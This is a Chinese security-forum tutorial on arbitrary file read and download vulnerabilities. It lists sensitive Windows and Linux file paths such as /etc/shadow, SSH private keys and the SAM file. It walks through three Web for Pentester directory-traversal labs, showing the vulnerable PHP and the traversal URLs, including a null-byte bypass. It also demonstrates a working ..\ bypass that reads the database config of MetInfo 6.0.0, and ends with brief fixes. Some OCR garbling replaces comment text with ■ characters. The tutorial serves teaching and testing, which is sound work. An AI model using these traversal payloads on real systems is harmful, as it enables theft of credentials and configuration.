登录

[红日安全]Web安全Day9 - 文件下载漏洞实战攻防

红日安全 / 2019-10-23 09:27:49 / 浏览数 4869 安全技术 WEB安全 顶(0) 踩(0)

本文由红日安全成员： Once 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫
Web安全实战
，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是于基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1.1 任意文件读取下载漏洞简介

一些网站由于业务需求，可能提供文件查看或下载功能。如果对用户查看或下载的文件不做限制，则恶意用户能够查看或下载任意文件，可以是源代码文件、敏感文件等。

1.2 任意文件读取下载漏洞危害

攻击者可以读取下载服务器中的配置文件、敏感文件等，会提供攻击者更多可用信息，提高被入侵的风险。

1.3 任意文件读取下载漏洞利用条件

1. 存在读文件的函数
2. 读取文件的路径用户可控且未校验或校验不严
3. 输出了文件内容
4. 任意文件读取下载漏洞测试
   ## 2.1测试思路
5. 寻找读取或下载文件的功能点，跳跃目录获取敏感文件
6. 有的限制目录不严格，只对部分目录限制，可以尝试用其他敏感文件路径，常见敏感文件路径如下：


```
Windows■
C:\boot.ini  //■■■■■■
C:\Windows\System32\inetsrv\MetaBase.xml  //IIS■■■■
C:\Windows\repair\sam  //■■■■■■■■■■■■
C:\Program Files\mysql\my.ini  //Mysql■■
C:\Program Files\mysql\data\mysql\user.MYD  //Mysql root
C:\Windows\php.ini  //php■■■■
C:\Windows\my.ini  //Mysql■■■■
...
Linux■
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.ssh/id_ras.keystore
/root/.ssh/known_hosts
/etc/passwd
/etc/shadow
/etc/my.cnf
/etc/httpd/conf/httpd.conf
/root/.bash_history
/root/.mysql_history
/proc/self/fd/fd[0-9]*(■■■■■)
/proc/mounts
/porc/config.gz
```

2.2 靶机测试


这里我们使用web for pentester进行测试

2.2.1 安装步骤

下载地址：https://download.vulnhub.com/pentesterlab/web_for_pentester_i386.iso
我们只需要VMware安装镜像文件即可使用
新建虚拟机




默认下一步




选择镜像文件

设置虚拟机名称和存放位置



磁盘大小默认即可




开启此虚拟机

查看ip地址

```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e0:f8:21
          inet addr:192.168.163.141  Bcast:192.168.163.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee0:f821/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:808 (808.0 B)  TX bytes:1152 (1.1 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

user@debian:~$ _
```


搭建成功，这里用Directory traversal做演示



Web For Pentester

This exercise is a set of the most common web vulnerabilities

Follow @PentesterLab

XSS

- Example 1
- Example 2
- Example 3
- Example 4
- Example 5
- Example 6
- Example 7
- Example 8
- Example 9

SQL injections

- Example 1
- Example 2
- Example 3
- Example 4
- Example 5
- Example 6
- Example 7
- Example 8
- Example 9

Directory traversal

- Example 1:
- Example 2:
- Example 3:

File Include

- Example 1
- Example 2

Code injection

- Example 1
- Example 2
- Example 3
- Example 4

Commands injection

- Example 1
- Example 2
- Example 3


2.2.2 Example 1

从代码里看出未作限制，直接读取文件

```
$UploadDir = '/var/www/files/';

if (!(isset($_GET['file'])))
```

```
   die();


$file = $_GET['file'];

$path = $UploadDir . $file;

if (!is_file($path))
   die();

header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
header('Cache-Control: public');
header('Content-Disposition: inline; filename="' . basename($path) . '";');
header('Content-Transfer-Encoding: binary');
header('Content-Length: ' . filesize($path));

$handle = fopen($path, 'rb');

do {
$data = fread($handle, 8192);
if (strlen($data) == 0) {
break;
}
echo($data);
} while (true);

fclose($handle);
exit();
```

使用../来跳跃目录读取敏感文件，我们这里读取passwd文件
http://192.168.163.141/dirtrav/example1.php?file=../../../etc/passwd



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash


2.2.3 Example 2

从代码里可以看出，路径必须存在/var/www/files/

```
if (!(isset($_GET['file'])))
   die();


$file = $_GET['file'];

if (!(strstr($file,"/var/www/files/")))
   die();

if (!is_file($file))
   die();

header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
header('Cache-Control: public');
header('Content-Disposition: inline; filename="' . basename($file) . '";');
header('Content-Transfer-Encoding: binary');
header('Content-Length: ' . filesize($file));
```

```
$handle = fopen($file, 'rb');

do {
$data = fread($handle, 8192);
if (strlen($data) == 0) {
break;
}
echo($data);
} while (true);

fclose($handle);
exit();
```

http://192.168.163.141/dirtrav/example2.php?file=/var/www/files/../../../etc/passwd




root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash

2.2.4 Example 3

从代码可以看出过滤空字符及以后的字符。

```
$UploadDir = '/var/www/files/';

if (!(isset($_GET['file'])))
   die();


$file = $_GET['file'];

$path = $UploadDir . $file.".png";
// Simulate null-byte issue that used to be in filesystem related functions in PHP
$path = preg_replace('/\x00.*/',"",$path);

if (!is_file($path))
   die();

header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
header('Cache-Control: public');
header('Content-Disposition: inline; filename="' . basename($path) . '";');
header('Content-Transfer-Encoding: binary');
header('Content-Length: ' . filesize($path));

$handle = fopen($path, 'rb');

do {
$data = fread($handle, 8192);
if (strlen($data) == 0) {
break;
}
echo($data);
} while (true);

fclose($handle);
exit();
```

http://192.168.163.141/dirtrav/example3.php?file=../../../etc/passwd%00



2.3 CMS实战演练

这里选的是MetInfo cms进行任意文件读取漏洞演示

2.3.1 安装步骤

下载地址：https://www.metinfo.cn/upload/file/MetInfo6.0.0.zip
漏洞环境：phpstudy、windows
存在漏洞：任意文件读取
解压好后，下一步下一步的安装，配置数据库、管理员信息。

安装完成


2.3.2 利用过程

漏洞点在：MetInfo6.0.0/include/thumb.php?dir=
漏洞代码文件位置：MetInfo6.0.0\app\system\include\module\old_thumb.class.php
有两次过滤，第一次把路径中../、./进行过滤，第二次路径中需要有http和不能存在./，

```
$dir = str_replace(array('../','./'), '', $_GET['dir']);


if(substr(str_replace($_M['url']['site'], '', $dir),0,4) == 'http' && strpos($dir, './') === false){
   header("Content-type: image/jpeg");
   ob_start();
```

```
    readfile($dir);
    ob_flush();
    flush();
    die;
}
```

在windows环境下可以使用..\进行绕过
http://127.0.0.1/MetInfo6.0.0/include/thumb.php?dir=http\..\..\config\config_db.php



1. 漏洞修复方案

1、对./、../、、..\%进行过滤
2、严格控制可读取或下载的文件路径

1. 参考文章

https://www.jianshu.com/p/f4b06f59c4cb
https://www.freebuf.com/vuls/181698.html

点击收藏 | 1 关注 | 1
上一篇：【域渗透】获取域内机器共享 下一篇：largebin学习从源码到做题

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板